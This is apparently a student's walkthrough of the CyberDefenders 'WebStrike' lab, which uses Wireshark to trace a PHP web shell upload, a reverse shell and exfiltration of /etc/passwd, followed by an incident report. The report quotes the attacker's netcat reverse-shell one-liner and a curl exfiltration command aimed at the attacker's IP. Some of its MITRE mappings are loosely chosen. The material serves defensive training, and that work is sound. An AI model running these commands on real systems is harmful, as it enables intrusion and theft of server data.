


WebStrike Lab

Analyze network traffic using Wireshark to investigate a web server compromise, identify web shell deployment, reverse shell communication, and data exfiltration.

Question 1

Identifying the geographical origin of the attack facilitates the implementation of geo-blocking measures and the analysis of threat intelligence. From which city did the attack originate?

☐ **Note:** The lab machines do not have internet access. To look up the IP address and complete this step, use an IP geolocation service on your local computer outside the lab environment.



Source IP attacker. A private IP look like 10.***or 20.***


The source IP from attacker is 117.11.88.124

Geolocation

<https://www.fortiguard.com/services/ipge>

or <https://ipgeolocation.io>

Tianjin



Question 2

Knowing the attacker's User-Agent assists in creating robust filtering rules. What's the attacker's Full User-Agent?

ip.src == 117.11.88.124 && http


Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Question 3

We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was **successfully uploaded**?

`ip.src == 117.11.88.124 && http contains ".php"`

`/reviews/uploads/image.jpg.php`



No.	Time	Source	Destination	Protocol	Length	Info
53	26.922481	117.11.88.124	24.49.63.79	HTTP	1304	POST /reviews/upload.php HTTP/1.1 (applicatio
63	49.758143	117.11.88.124	24.49.63.79	HTTP	1302	POST /reviews/upload.php HTTP/1.1 (applicatio
138	84.150547	117.11.88.124	24.49.63.79	HTTP	480	GET /reviews/uploads/image.jpg.php HTTP/1.1

Question 4

Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?

`GET /reviews/uploads/image.jpg.php HTTP/1.1\r\n`


`/reviews/uploads/`

Question 5

Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?

Analyze the uploaded file by the attacker, focusing on **POST HTTP** requests.

`ip.dst == 117.11.88.124 && tcp.flags.syn == 1`



Source	Destination	Protocol	Length	Info
24.49.63.79	117.11.88.124	TCP	74	80 -> 49902 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
24.49.63.79	117.11.88.124	TCP	74	80 -> 48796 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
24.49.63.79	117.11.88.124	TCP	74	80 -> 47580 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
24.49.63.79	117.11.88.124	TCP	74	80 -> 36270 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
24.49.63.79	117.11.88.124	TCP	74	80 -> 59340 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
24.49.63.79	117.11.88.124	TCP	74	80 -> 59350 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
24.49.63.79	117.11.88.124	TCP	74	80 -> 50118 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
24.49.63.79	117.11.88.124	TCP	74	80 -> 50122 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
24.49.63.79	117.11.88.124	TCP	74	80 -> 50134 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
24.49.63.79	117.11.88.124	TCP	74	80 -> 46658 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
24.49.63.79	117.11.88.124	TCP	74	54448 -> 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM T...
24.49.63.79	117.11.88.124	TCP	74	54438 -> 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM TS...
24.49.63.79	117.11.88.124	TCP	74	80 -> 45256 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
24.49.63.79	117.11.88.124	TCP	74	80 -> 45268 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...


Port 8080

Question 6

Recognizing the significance of compromised data helps prioritize incident response actions. Which file was the attacker attempting to exfiltrate?

```
ip.src != 117.11.88.124 && ip.dst == 117.11.88.124 && http
```

Check the POST body or URL parameters for file contents being sent out



can see the contents of /etc/passwd being transmitted — the classic Unix user account file. You can see entries like:

- avahi:x:114:121:Avahi mDNS daemon
- cups-pk-helper:x:115:122
- ubuntu:x:1000:1000:ubuntu,,,:/home/ubuntu:/bin/bash

The attacker used the web shell to read and exfiltrate /etc/passwd back to their machine over port 8080 (visible in packet 178: 54448 → 8080 [PSH, ACK]).

So to summarize what the capture confirms:

- Exfiltrated file: /etc/passwd
- Exfil port: 8080
- Direction: Your server → 117.11.88.124

Passwd

<https://cyberdefenders.org/walkthroughs/webstrike/>

Format every case like this:

1. Alert

- **Source:** SIEM (Wazuh / Splunk) - *Implied by "suspicious activity detected on a company web server"*
- **Type:** Suspicious process / network connection - *Unauthorized upload of web shell, command execution, data exfiltration*

2. Investigation

- **Logs used:** Wireshark PCAP file
- **Key artifacts:**
- **Process tree:** *(Not explicitly detailed in walkthrough, but would be crucial)*
- **Command line:** `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 117.11.88.124 8080`
>/tmp/f (Reverse shell command)
- **Command line:** `curl -X POST -d /etc/passwd`
[117.11.88.124](http://117.11.88.124:443/) (Exfiltration command)
- **IP/domain:**
- Attacker IP: 117.11.88.124
- Victim Server IP: 24.49.63.79
- Attacker User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

3. Analysis

- **Why it's suspicious:**
- Unauthorized upload of `image.jpg.php` (malicious web shell) via `/reviews/upload.php` endpoint.
- Establishment of a reverse shell connection from the compromised server (24.49.63.79) to the attacker's machine (117.11.88.124) on port 8080.
- Execution of shell commands to exfiltrate `/etc/passwd` file content using `curl`.
- Exploitation of improper input validation allowing bypass of file type checks.
- **False positive vs true positive reasoning:** This is a definitive **true positive** incident. No legitimate activity would involve a server initiating a reverse shell to an external IP, uploading arbitrary PHP code disguised as an image, and exfiltrating sensitive system files.

4. MITRE ATT&CK

- **Technique ID:**
- T1505.003 - Server Software Component: Web Shell
- T1136.002 - Create Account: Local Account (via `/etc/passwd` exfiltration leading to user enumeration)
- T1059.004 - Command and Scripting Interpreter: Unix Shell (via reverse shell)
- T1041 - Exfiltration Over C2 Channel (via `curl`)

- T1078 - Valid Accounts (User Enumeration via /etc/passwd)
- T1203 - Exploitation for Client Execution (Initial vulnerability leading to shell upload)

5. Response

- **Escalation / containment steps:**
- Immediately isolate the compromised web server 24.49.63.79 from the network.
- Block attacker IP 117.11.88.124 at the firewall level (geo-blocking China/Tianjin).
- Remove all malicious files, specifically image.jpg.php, from the /reviews/uploads/ directory on the server.
- Patch the /reviews/upload.php endpoint to fix the improper input validation vulnerability.
- Force password resets for all users on the compromised server, especially if password hashes were also at risk (though only /etc/passwd was exfiltrated here).
- Review all server logs for further attacker activity, installed backdoors, or privilege escalation.
- Implement intrusion detection/prevention system rules to detect similar User-Agents, reverse shell patterns (e.g., nc outbound connections, specific port 8080), and known web shell signatures.
- Conduct a full forensic analysis of the server to ensure no other compromises.